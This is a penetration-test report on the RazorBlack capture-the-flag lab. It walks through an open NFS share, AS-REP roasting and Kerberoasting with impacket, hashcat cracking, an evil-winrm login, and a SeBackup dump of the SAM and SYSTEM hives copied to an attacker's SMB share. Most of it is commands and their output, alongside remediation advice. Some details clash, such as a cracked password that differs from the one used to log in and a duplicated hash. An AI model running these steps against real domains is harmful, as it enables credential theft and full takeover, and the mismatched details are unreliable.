

AGSOLUTIONSADP

Cyber at your service

PENETRATION TESTING REPORT

RazorBlack

007

Wednesday, August 2, 2023

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EXECUTIVE SUMMARY

TESTING PROGRESS


100% Complete

Fri Jul 28 2023
to
Sat Aug 05 2023

Tested	12 / 256
In Progress	0 / 256
Not Tested	0 / 256
Not Applicable	244 / 256


UNIQUE VULNERABILITIES

Total	5
Critical	2
High	3
Medium	0
Low	0
Info	0



REMEDIATION PROGRESS

Closed	4
Retest	0
Open	2



OVERVIEW

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and own it. My objective was to comprise the domain controller for Haven-DC.

I gained access due to several factors. First after our enumeration phase, we learned of a port (NFS/111) having no manner of authentication. Meaning anyone can mount the share being hosted. With this in hand, we mount the share called "users".

Razor Black seems to be hosting files with usernames stored in an insecure way. This share let us learn the naming convention of users and valid users to the system. We took our new-found knowledge and attempted several techniques on the port (Kerborse/88) including validating if any of our discovered users are Aerostable. We learned that user "twilliam" is suffering from being aerostable including a weak password.

The same user is able to request a TGT for user "xyander13". aka Kebroast account. We took the "xyan1d3" hash and recovered it with hashcat as well. We then took those same CC and used winrm to log in as the user "xyander13". After landing on target as user "xyan1d3" we started the process of SA (Situational Awareness) and learned that our user has the permission attribute set "SeRestore" & "SeBackup".

With these two attributes enabled, we can abuse the privileges to copy over the SAM file to the system and then PTH to another; in our case the Admin to the system Razor Black. To add to this we also used the same TTP and also recovered all the hash for all users in the AD system.



TESTING SUMMARY

Agsolutionsadp performed a penetration test between 07/28/2023 to 08/05/2023.

During this penetration test, Agsolutionsadp performed several test cases that align with the MITRE ATT&CK Framework.

A summary of testing progress is details below. A full breakdown can be found in [TESTCASES](#)

- **12** test cases were completed.
- **0** test cases were still in progress.
- **0** test cases were not tested.
- **244** test cases did not apply.

As a result, **5** unique vulnerabilities were discovered, with a total vulnerability count of **6**. Details are included below. A full breakdown can be found in [VULNERABILITIES](#)

- **2** unique critical vulnerabilities, with **2** discovered across all assets in scope.
- **3** unique high vulnerabilities, with **4** discovered across all assets in scope.
- **0** unique medium vulnerabilities, with **0** discovered across all assets in scope.
- **0** unique low vulnerabilities, with **0** discovered across all assets in scope.
- **0** unique informational vulnerabilities, with **0** discovered across all assets in scope.

As of Wednesday, August 2, 2023, the following remediation status is correct:

- **4** unique vulnerabilities have been **Closed**.
- **0** unique vulnerabilities have been flagged for **Retesting**.
- **2** unique vulnerabilities are still **Open**.

PROJECT SCOPE

The following assets were considered as in-scope for this engagement. All other assets were considered out-of-scope.

1. 10.10.239.159

PROJECT TEAM

The following persons are considered as part of the project team for this engagement.

- Robert Garcia - Pentest Lead

SUMMARY FINDINGS

PRIORITY	VULNERABILITY	STATUS
CRITICAL	(Active Directory) Aerosting Attack	OPEN
CRITICAL	(OWASP A07) - Identification and Authentication Failures	CLOSED
HIGH	Dictionary-based Password Attack on Discovered Hashes	CLOSED
HIGH	(Active Directory) Kerberoasting Attack	OPEN
HIGH	Privilege Abuse (SeBackup & SeRestore)	CLOSED

ATTACKCHAINS

Attack Objective

1. APT road to owning "Razor Black"



External Attacker

APT (Robert G) has been given a directive, hack target, and own it (obtain the highest privilege possible or equal to admin). Then dump keys (Hashes to the system)



Action

APT (Robert G) enumerates the target with several open-source tools leading to the discovery of services being run on the target. Service of interest (NFS/111), (Kerberos/88)



Exploit Critical Vulnerability

APT (Robert G) learns the service (NFS/111) has no authentication mechanism enabled. We mount the NFS share to our system and pull down files that lead to usernames and naming conventions.



Action

APT (Robert G) uses a tool called Kerbrute to hunt for a valid user account against the KDC found on port 88 (Kerberos) with the help of the info from the exposed NFS share.



Exploit Critical Vulnerability

APT (Robert G) learns of a user "twilliams" having the ability to be Aerosted. This gives APT the ability to grab the user's hash and recover it offline with Hashcat.



Exploit High Vulnerability

Recovery of "twilliams" was trivial. We used a simple wordlist and hashcat and were able to get the password for our user "twilliam".





Action

APT (Robert G) takes his new-found credentials recovered for "twilliams" and attempts several TTP for PE and conduct SA.



Exploit High Vulnerability

APT (Robert G) find that "twilliam" account has the ability to request a service ticket for any service with a registered SPN. This means we can grab it and take it offline to recover the password. This technique is called Kerberositing.



Exploit High Vulnerability

Recovery of "xyan1d3" CC was trivial. We used a simple wordlist and hashcat and were able to get the password for our user "xyan1d3".



Internal Attacker

APT (Robert G) uses the CC recovered from the kerberosting attack and logs into the system via Winrm as 'xyan1d3' and conducts SA.



Exploit High Vulnerability

APT (Robert G) discovers that the user "xyan1d3" has SeBackup and SeRestore privileges that allow users to read and write to any file in the system, ignoring any DACL in place. We abuse this privilege and move vertically from a normal user to Admin.



Captured Flag

APT (Robert G) has the ability to, ex-filtrate, destroy, and denied any service on the target "VulnNet: Active". Keys to the castle have been obtained.

VULNERABILITIES

1. (ACTIVE DIRECTORY) AS-REP ATTACK

DESCRIPTION

AS-REP Roasting is a technique that enables adversaries to steal the password hashes of user accounts that have Kerberos preauthentication disabled, which they can then attempt to crack offline. When preauthentication is enabled, a user who needs access to a resource begins the Kerberos authentication process by sending an Authentication Server Request (AS-REQ) message to the domain controller (DC). The timestamp on that message is encrypted with the hash of the user's password. If the DC can decrypt that timestamp using its own record of the user's password hash, it will send back an Authentication Server Response (AS-REP) message that contains a Ticket Granting Ticket (TGT) issued by the Key Distribution Center (KDC), which is used for future access requests by the user. However, if preauthentication is disabled, an attacker could request authentication data for any user and the DC would return an AS-REP message. Since part of that message is encrypted using the user's password, the attacker can then attempt to brute-force the user's password offline.

Using a tool like Rubeus, attackers can find the accounts that do not require preauthentication and then extract the ticket-granting ticket (TGT) data for cracking the password offline. Data can be transformed into a format that can be cracked by an offline tool such as Hashcat, which can use brute-force password cracking against the hashes. This process incorporates the use of a dictionary file for brute-force password guessing.

RECOMMENDATION

An obvious way to prevent the AS-REP Roasting attack is to audit your Active Directory environment and ensure there are no accounts configured with the "Do not require Kerberos preauthentication." In addition to auditing your Active Directory settings for improperly configured preauthentication, you want to make sure users are required to use strong, complex passwords. Also, it is vital to ensure passwords are not found in a breached password database as breached password lists are used to crack passwords extracted using the AS-REP Roasting attack. Breached password protection is not natively found in Active Directory. So, a third-party solution is required for this type of protection. Additionally, organizations should monitor their network for any suspicious activities and implement robust security measures to detect and prevent such attacks.

TAGS

- ID: T1558.004
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 9.8

AFFECTED ASSETS

Open

10.10.239.159

PROOF OF CONCEPT / STEPS TO REPRODUCE

PORT: 88

SERVICE: Kerbrosse

We use impacket to validate if any accounts are Aresotable

```
impacket-GetNPUsers raz0rblack.thm/ -dc-ip 10.10.86.26 -no-pass -usersfile users_found.txt
```

```
kali@DontTouchMe:~/Desktop/Razor0/Scen/Kerberos_88_10x24
> impacket-GetNPUsers raz0rblack.thm/ -dc-ip 10.10.86.26 -no-pass -usersfile users_found.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User lvetrova doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$twilliams@RAZORBLACK.THM:868d5da53449d1f4634e2f181c207ceb$1cc9a31ff53fa2df30ba21da60c508503b3da79ec243888880cf22
40168ccb9a06dd9227609c5e6d9c8d197eb011784b230a4ef013678e2d17bca14c22ff78fd45338ef1d2681921ff3bf9c1b6f13a2200ade3ede73963f00a2
866bd598ce176e49cffe23b3e064c00240f7c559d42988ece980346812a55f3523855112daa26253d3b3d0e1836901043737cc00335182d88178dd7a482d63
a8e2e3b504d6a0a618a3b54c3b417366c5fdb099451e53006c08bc0438c78293b67caadc9b743babdc41867e5c4a4b71e0f67f894616d9cd0c2e3f94bc4190
7cc294017c384f4499527ffccce717e795e43b241351e646b
```

2. (OWASP A07) - IDENTIFICATION AND AUTHENTICATION FAILURES

DESCRIPTION

The application or administrator has not implemented the security feature for needing usernames and passwords to log in, which makes it easier for attackers to compromise user accounts. An authentication mechanism is only as strong as its credentials. For this reason, it is important to require users to have strong and complex passwords. Leaving these services with no credentials is leaving the door open to a house with no lock on the door.

Several scenarios can derive from these types of vulnerability. An attacker could easily login into the service and learn more about the target environment, the target's functionality, and their access and rights. On the other hand, an APT could access a service and abuse the access to accomplish other attack vectors like a hunt for sensitive files, remote code execution, and manipulation of the functionality of the service, this is just a few of the vulnerability one can face if they leave a service with no password set.

RECOMMENDATION

1.) Enforce the usage of strong passwords. A password strength policy should contain the following attributes:

- Require mixed character sets (alpha, numeric, special, mixed case);
- Do not contain user name;
- Expiration;
- No password reuse.
- Blank passwords

2.) Authentication mechanisms should always require sufficiently complex passwords and require that they be periodically changed.

TAGS

- CWE-521: Weak Password Requirements
- OWASP Top 10
- A07:2021
- ID: T1589
- ID: TA0043
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 9.8

AFFECTED ASSETS

Closed

10.10.239.159

REMEDIATION NOTES

- 08/02/2023 - Issue Closed: Issue has been fixed

NOTES

We compiled a few things. We were able to learn the target naming convention (sbradley.txt). seems to be the first initial and last name. We have 3 high-value targets identified from the 12 names in "sbradley.txt".

PROOF OF CONCEPT / STEPS TO REPRODUCE

PORT: 111 & 2049

SERVICE: Network File System (NFS)

We use a tool called "showmount" to help validate our findings for an open share via NFS on port 111

```
showmount -e 10.10.46.146
```

```
> showmount -e 10.10.82.96
Export list for 10.10.82.96:
/users (everyone)
```

I want to see if we can see more into the share being hosted so we use Nmap

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln 10.10.46.146
```

```
_ 100024 1 2049/udp6 status
| nfs-showmount:
|_ /users
| nfs-ls: Volume /users
| access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION UID GID SIZE TIME FILENAME
| rwx----- 4294967294 4294967294 64 2021-02-27T17:24:37 .
| ?????????? ? ? ? ? ..
| rwx----- 4294967294 4294967294 9861 2021-02-25T16:24:06 employee_status.xlsx
| rwx----- 4294967294 4294967294 80 2021-02-25T19:31:46 sbradley.txt
|_
| nfs-statfs:
| Filesystem 1K-blocks Used Available Use% Maxfilesize Maxlink
|_ /users 20407292.0 16343536.0 4063756.0 81% 16.0T 1023
```

We want to mount the share "users" on our system and then check to make sure it is mounted with the df command.

```
sudo mount -o nolock 10.10.82.96:/users /tmp/mount/ -o nolock
df -k
```

```
kali@DontTouchMe:~/Desktop/razor_black/Scan 118x10
> sudo mount -o nolock 10.10.82.96:/users /tmp/mount/ -o nolock

> df -k
Filesystem            1K-blocks      Used Available Use% Mounted on
udev                  8130232         0   8130232   0% /dev
tmpfs                 1634720       1172   1633548   1% /run
/dev/sda1            111960372 52341980 53884916  50% /
tmpfs                 8173588         4   8173584   1% /dev/shm
tmpfs                  5120          0     5120    0% /run/lock
tmpfs                 1634716        84   1634632   1% /run/user/1000
10.10.82.96:/users    20407296 16502784 3904512  81% /tmp/mount

(root@DontTouchMe)-[/tmp/mount]
# ls -lah
total 37K
drwx----- 2 nobody nogroup 64 Feb 27 2021 .
drwxrwxrwt 19 root root 20K Jul 28 19:52 ..
-rwx----- 1 nobody nogroup 9.7K Feb 25 2021 employee_status.xlsx
-rwx----- 1 nobody nogroup 80 Feb 25 2021 sbradley.txt

(root@DontTouchMe)-[/tmp/mount]
#
```

We are going to move the files to our system so we can look at them.

```
root> cp employee_status.xlsx /home/kali/Desktop/razor_black/Artifact
root> cp sbradley.txt /home/kali/Desktop/razor_black/Artifact
```

```
(root@DontTouchMe)-[/tmp/mount]
# cp employee_status.xlsx /home/kali/Desktop/razor_black/Artifact

(root@DontTouchMe)-[/tmp/mount]
# cp sbradley.txt /home/kali/Desktop/razor_black/Artifact

(root@DontTouchMe)-[/tmp/mount]
# ls -la /home/kali/Desktop/razor_black/Artifact/
total 24
drwxr-xr-x 2 kali kali 4096 Jul 28 21:03 .
drwxr-xr-x 5 kali kali 4096 Jul 28 13:59 ..
-rwx----- 1 root root 9861 Jul 28 21:03 employee_status.xlsx
-rwx----- 1 root root 80 Jul 28 21:03 sbradley.txt
```

3. DICTIONARY-BASED PASSWORD ATTACK ON DISCOVERED HASHES

DESCRIPTION

An attacker first dumps hashes from a system i.e. local machine memory, active directory, etc. then applies a dictionary password guessing attack to recover weak passwords which may allow attacker further credentials and foothold in the system or network.

If the password chosen by the user was a word within the dictionary, this attack will be successful (in the absence of other mitigations). This is a specific instance of the password brute forcing attack pattern.

A user selects the word 'treacherous' as their password believing that it would be very difficult to guess. The password-based dictionary attack is used to crack this password and gain access to the account. Given the term 'treacherous' is already included in most standard dictionary lists, the likelihood of a successful recovery of users' password is highly likely.

RECOMMENDATION

Configure the system to require passwords that conform to a strong complexity policy by increasing entropy, and ensure your system enforces this policy. This can be achieved by enforcing minimum character length and enforcing the use of uppercase characters, numbers and special characters in passwords.

Another option is considering use of passphrase as alternative to passwords. A passphrase is similar to a password in usage, but is generally longer for added security. Passphrase's make password brute-force attacks exponentially more difficult to succeed. Authentication mechanisms should always require sufficiently complex passwords and require that they be periodically changed.

TAGS

- CAPEC-16: Dictionary-based Password Attack
- ID: T1110
- CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
- CVSSv3.1 Base Score: 7.3

AFFECTED ASSETS

Closed

10.10.239.159

REMEDIATION NOTES

- 08/02/2023 - Issue Closed: Issue has been fixed

PROOF OF CONCEPT / STEPS TO REPRODUCE

We use "Hashcat" to recover the password to the user "xian1d3"

```
hashcat -m 13100 -a 0 kerberos_hash /usr/share/wordlists/rockyou.txt --force
```

```
$krb5tgt$23$xyan1d3$RAZORBLACK.THM:868d5da53449d1f4634e2f181c207ceb51cc9a31ff53fa2df30ba21da60c508503b3da79ec243888880cf22
40168ccb9a06d9227609c5e6d9c8d197eb011784b230a4ef013678e2d17bca14c22ff78fd45338ef1d2681921ff3bf9c1b6f13a220ade3ede73963f00a2
866bd598ce176e49cffe23b3e064c00240f7c559d42988ece980346812a55f3523855112daa26253d3b3d0e1836901043737cc00335182d88178dd7a482d63
a8e2e3b504d6a0a618a3b54c3b417366c5fdb099451e53006c08bc0438c78293b67caadc9b743abdc418675c4a4b71e0f67f894616d9cd0c2e3f94bc4190
7cc29407c384f499527ffce717e795e43b241351e646b:roastpotatoes

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgt$23$xyan1d3$RAZORBLACK.THM:868d5da53449d1f4634e2f181c207ceb51cc9a31ff53fa2df30ba21da60c508503b3da79ec243888880cf22
Time.Started.....: Sat Jul 29 18:16:40 2023, (4 secs)
Time.Estimated...: Sat Jul 29 18:16:44 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1973.2 kH/s (1.49ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 8807840/14344385 (61.82%)
Rejected.....: 0/8807840 (0.00%)
Restore.Point....: 8803744/14344385 (61.79%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: cythia73 -> cy4ever
Hardware.Mon.#1..: Util: 70%
```

Closed

10.10.239.159

REMEDIATION NOTES

- 08/02/2023 - Issue Closed: Issue has been fixed

PROOF OF CONCEPT / STEPS TO REPRODUCE

We use "Hashcat" to recover the password to the user "twilliam"

```
hashcat -m 18200 -a 0 hash_found.txt /usr/share/wordlists/rockyou.txt --force
```

```
$krb5asrep$23$twilliams@RAZORBLACK.THM:868d5da53449d1f4634e2f181c207ceb51cc9a31ff53fa2df30ba21da60c508503b3da79ec243888880cf22
40168ccb9a06d9227609c5e6d9c8d197eb011784b230a4ef013678e2d17bca14c22ff78fd45338ef1d2681921ff3bf9c1b6f13a220ade3ede73963f00a2
866bd598ce176e49cffe23b3e064c00240f7c559d42988ece980346812a55f3523855112daa26253d3b3d0e1836901043737cc00335182d88178dd7a482d63
a8e2e3b504d6a0a618a3b54c3b417366c5fdb099451e53006c08bc0438c78293b67caadc9b743abdc418675c4a4b71e0f67f894616d9cd0c2e3f94bc4190
7cc29407c384f499527ffce717e795e43b241351e646b:roastpotatoes

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$twilliams@RAZORBLACK.THM:868d5da53449d1f4634e2f181c207ceb51cc9a31ff53fa2df30ba21da60c508503b3da79ec243888880cf22
Time.Started.....: Sat Jul 29 17:19:31 2023, (2 secs)
Time.Estimated...: Sat Jul 29 17:19:33 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1957.1 kH/s (1.46ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4222976/14344385 (29.44%)
Rejected.....: 0/4222976 (0.00%)
Restore.Point....: 4218880/14344385 (29.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: robert2104 -> roadcross21
Hardware.Mon.#1..: Util: 72%
```

4. (ACTIVE DIRECTORY) KERBEROASTING ATTACK

DESCRIPTION

Kerberoasting is a technique used by attackers, which allows them to request a service ticket for any service with a registered SPN. Once requested, this service ticket will be presented to the attacker in the form of a TGS-REP hash.

The attacker then takes this ticket (hash) and uses it to crack the service account's password. If the service has a registered SPN, then it should be Kerberoastable; however, the success of the attack depends on how strong the password is as well as the level of privileges that the cracked service account has.

This could lead to several attack vectors. One vector is access to the user account and the rights and privileges that would be associated with that account. This could be abused to move forward with their agenda. Another vector is a staging ground for further attacks and the collection of data. The Pandora box is open at this point and anything could happen.

RECOMMENDATION

- **Strong Service Passwords:** If the service account passwords are strong then Kerberoasting will be ineffective.
- **Don't Make Service Accounts Domain Admins:** Service accounts don't need to be domain admins, Kerberoasting won't be as effective if you don't make service accounts domain admins.

TAGS

- ID: T1558.003
- CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 8.8

AFFECTED ASSETS

Open

10.10.239.159

PROOF OF CONCEPT / STEPS TO REPRODUCE

PORTS: 88

SERVICE: Kerberos

After we grab the credentials to the user "twilliam" we see if we have the ability to Kerberost

```
impacket-GetUserSPNs -request -dc-ip 10.10.191.178 raz0rblack.thm/twilliams
```

```
> impacket-GetUserSPNs -request -dc-ip 10.10.191.178 raz0rblack.thm/twilliams
impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon
Delegation
-----
HAVEN-DC/xyan1d3.raz0rblack.thm:60111  xyan1d3  CN=Remote Management Users,CN=Builtin,DC=raz0rblack,DC=thm  2021-02-23 10:17:17.715160 <never>

[-] CCache file is not found. Skipping...
5krb5tgt$235xyan1d3$RAZ0RBLACK.THM$raz0rblack.thm/xyan1d3*$7c10b7584e37353304955fa764b5def34a7528dbe2b8830049c48a49d78b94c7334ee3b
5adc8e6bf400d1b0427f729f163a8a344a4ac5d16f1783dc02c162f38649b9c036d2a261ee41d66dd162e5b8c059522380e776fccb2d1456ae250d76c6ddadb4d76e9a58f9b3648
3047395a21d809b191de75953ce8d3e17d88061b7ebda7f7feab6b2f8e6df02ebbd9bddf04a009196d9139afc479b9bb98b591e368bf6ab9e29d5e597f0040e69479834630ff151b2a
85c06a3ea8a8a4801d3fd1db2472a298b1f08836a2d516ab2cd61c56abe0de514f55467c15ab667a31e3cdf0c709ac20be77f34f6548737dea4ecf991cc58fa705a361f735f3d789
ff16c195a62bca7c41a438e62aef27455373d7ea58bb073079283267467fa80ca20c5f4fa5c37beccc3a53ad3385e84722fffe726eedf7fe843a83fb165107daff186398630319e
a4b1cec25da4a6d7ee7f62e5b41edcad55c3e30046dcbb837ccaa82f11ca8be56bd51bbef14843739a3d84128c52b1ce1aadbb4243395cdf5629176f91e7df47b79c0ef81d72ac2
388ed0a8075e0c3f3c90d47d89d9e76f5cd8a8a4d4b2f2f2316b31754c611c6bd0429ef646ba1d8b183a1672127ea379623067805e397813f6bf19b3410a92a388d8c14aab6652bab
3349c26a1a4b7a89b18a8e6b657563d66a116a9081a140a172ae27158469d1ba4577caac947ae5d1e188b194ed8f72f16827aab300467108ad52f4e901dc3b38af58e0347ba6889
73addb06ec5e893ba3c5b8a825a11fd9be1e42a00bc3e0e10074a772d9880c7bdc19a3325b10b47fa08597b15282d1c3e3e047e49a240f63c1ba359f903ac068e09ca
dbf0ef02c8bae125166f399f16637fa5a377fc622d3a7dbb2b0b3b4e7947d5e0bbf1d1e2abbd3360819bf5ddda0cde02e1159de1abb232f82b7f51eadead2d4e5e83a7f726c97aba
d7d5c7a7e78281a180872a5dfb7f698541ca3f814dd368b350f4c437928a6b804506cee220bbbeb37974d9e6a707f3bc1e3bc1c0b99d5f8f627ef12d6ef84bba7e75edf1d9484ae
dc37bcb19a8998c381ff2aec89c6c5ff11c11d19816299d9eb577c066fc2e2f33876881f1c31a29ba749c147286ff9ff77c801234b93b6ed2ad1c5385bb8a8b0496971e4182c28b5
1bcfeeb3fb78f36fe0b6f59e7e4b80433a222e18531b8c988310669ea2b64ceed764f25f5a62097762306a641be5b0afa60984c99477253067f33502845d70881ba29c9cfbfcc1245
89ce16b48fec5e944634e3a8a6ff505d3f5af4512c9088d8cac9cad310b61a691726f8b976abbad80a966ccc3cc0e831321abfdffdf64205fdbca62b69d6ee94b419b349f32fc6387
5a79978cf8a67fd57c672f2a458b6e798ac869e2b5c162a9e0a836b8201175c36b6341146e67e2b
^  ~ /Desktop/RazorB/Scan/Kerbros_88 ..... 10s 0.03 2023-07-29 05:47:06 PM
```

POC for user xyan1d3:

We were able to recover the hash to the user "xyan1d3" and this led to us being able to use "evil-winrm" to log in as them

```
evil-winrm -i 10.10.191.178 -u 'xyan1d3' -p 'cyanide9amine5628'
```

```
> evil-winrm -i 10.10.56.221 -u 'xyan1d3' -p 'cyanide9amine5628' 158x37
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\xyan1d3\Documents> cd ..
*Evil-WinRM* PS C:\Users\xyan1d3> $Credential = Import-Clixml -Path "xyan1d3.xml"
*Evil-WinRM* PS C:\Users\xyan1d3> $Credential.GetNetworkCredential().password
LOL here it is -> THM{62ca7e0b901aa8f0b233cade0839b5bb}
*Evil-WinRM* PS C:\Users\xyan1d3> whoami
raz0rblack/xyan1d3
h*Evil-WinRM* PS C:\Users\xyan1d3> hostname
HAVEN-DC
*Evil-WinRM* PS C:\Users\xyan1d3> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::d942:336a:30b8:7178%4
    IPv4 Address. . . . . : 10.10.56.221
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.10.0.1
*Evil-WinRM* PS C:\Users\xyan1d3>
```

5. PRIVILEGE ABUSE (SEBACKUP & SERESTORE)

DESCRIPTION

The SeBackup and SeRestore privileges allow users to read and write to any file in the system, ignoring any DACL in place. The idea behind this privilege is to allow certain users to perform backups from a system without requiring full administrative privileges.

Having this power, an attacker can trivially escalate privileges on the system by using many techniques.

- 1. Privilege Escalation: If an APT gains initial access to a Windows system with limited privileges, they may attempt to exploit vulnerabilities or misconfigurations to escalate their privileges to a level where they can perform backups and restores.*
- 2. Misused User Rights: If an APT gains access to a user account with SeBackup or SeRestore rights, they can utilize these privileges to manipulate system files, modify configurations, or tamper with security settings.*
- 3. Exploiting Backup Software: Some backup software or services might run with elevated privileges. If the APT can exploit vulnerabilities in such software or gain access to its configuration, it may abuse these elevated privileges for its purposes.*
- 4. Leveraging Backup Scripts: Administrators often create scripts to automate backup and restore operations. If an APT can compromise these scripts or their execution environment, they can use them to perform malicious activities under elevated privileges.*
- 5. DLL Hijacking: APTs might use DLL hijacking techniques to load malicious code within a process running with SeBackup or SeRestore privileges, enabling them to carry out unauthorized actions.*
- 6. Abusing Backup Data: An APT could target backup data itself, manipulating or injecting malicious content into the backups. When restored, this could lead to system compromise or data corruption.*

RECOMMENDATION

- Audit ACL change logs.
- This will help catch attackers who abuse GenericAll, WriteOwner, and WriteDACL or sysadmins who make accidental mistakes. You can use this [Technet article](#) as guidance to enable auditing for ACL changes.
- Regular automated or manual auditing of existing ACLs.
- This will help catch existing misconfigurations or provide an opportunity to discover edge cases where ACL Auditing missed some changes. To help with this you can use the following tools:
- BloodHound with PlumHound
- ADACLScanner
- PingCastle
- Keep software, including backup solutions, up-to-date with the latest security patches.

- Monitor system logs and network traffic for suspicious activities and anomalies.
- Use strong authentication methods, like multi-factor authentication, to reduce the risk of unauthorized access.
- Employ intrusion detection and prevention systems to detect and block potential APT activities.
- Implement robust network segmentation to limit lateral movement if an APT gains a foothold.

TAGS

- CAPEC-122
- CWE Top 25
- CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- CVSSv3.1 Base Score: 7.8

AFFECTED ASSETS

Closed

10.10.239.159

REMEDIATION NOTES

- 08/02/2023 - Issue Closed: Risk accepted

PROOF OF CONCEPT / STEPS TO REPRODUCE

We start off with ID what priv we do have

```
whoami /priv
```

```
*Evil-WinRM* PS C:\Users\xyan1d3\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeBackupPrivilege         Back up files and directories  Enabled
SeRestorePrivilege        Restore files and directories  Enabled
SeShutdownPrivilege       Shut down the system          Enabled
SeChangeNotifyPrivilege   Bypass traverse checking      Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
*Evil-WinRM* PS C:\Users\xyan1d3\Documents>
```

This lets me know I have the ability to dump the SAM registry from the system.

```
reg save hklm\system system
reg save hklm\sam sam
```

```
*Evil-WinRM* PS C:\Users\xyan1d3\Documents> reg save hklm\system system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\xyan1d3\Documents> reg save hklm\sam sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\xyan1d3\Documents> dir

Directory: C:\Users\xyan1d3\Documents

Mode                LastWriteTime         Length Name
----                -
-a----             7/31/2023   4:28 PM           49152 sam
-a----             7/31/2023   4:28 PM       17219584 system

*Evil-WinRM* PS C:\Users\xyan1d3\Documents>
```

We need to move them back to our system

```
# On Kali
impacket-smbserver -username guest -password guest -smb2support share .

# On Target
net use x: \\10.13.1.3\share /user:guest guest
cmd /c copy sam x:
cmd /c copy system x:
```

```
*Evil-WinRM* PS C:\Users\xyan1d3\Documents> net use x: \\10.13.1.3\share /user:guest guest
The command completed successfully.

*Evil-WinRM* PS C:\Users\xyan1d3\Documents> cmd /c copy sam x:
1 file(s) copied.
*Evil-WinRM* PS C:\Users\xyan1d3\Documents> cmd /c copy system x:
1 file(s) copied.
*Evil-WinRM* PS C:\Users\xyan1d3\Documents>

> impacket-smbserver -username guest -password guest -smb2support share . 172x8

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
